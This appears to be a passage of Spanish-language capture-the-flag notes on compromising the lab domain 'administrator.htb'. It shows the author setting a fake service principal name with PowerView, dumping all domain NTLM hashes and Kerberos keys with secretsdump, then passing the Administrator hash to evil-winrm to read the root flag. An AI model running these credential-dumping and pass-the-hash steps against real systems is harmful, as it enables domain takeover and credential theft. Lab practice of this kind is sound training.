
```
*Evil-WinRM* PS C:\temp> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\temp> Set-DomainObject -Credential $Cred -Identity ethan -SET @{serviceprincipalname='fake/ETHANTEST'}
*Evil-WinRM* PS C:\temp>
```


este si ha funcionado, por la cara



A saber porque ahora funciona y antes no, voy a dejar la captura de la comanda del sec password de antes y el nuevo








```
$ secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'

/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250220.93348.6315ebd5', 'secretsdump.py')
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:023dae931e2ddb873670db7acbb65598:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:023dae931e2ddb873670db7acbb65598:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
```

```
┌──(jouker㉿joukerm)-[~]
└─$ evil-winrm -i 10.10.11.42 -u Administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.xt
Cannot find path 'C:\Users\Administrator\Desktop\root.xt' because it does not exist.
At line:1 char:1
+ type root.xt
+ ~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Desktop\root.xt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
5af7c75098b6f72e32d50d5ca81c991a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```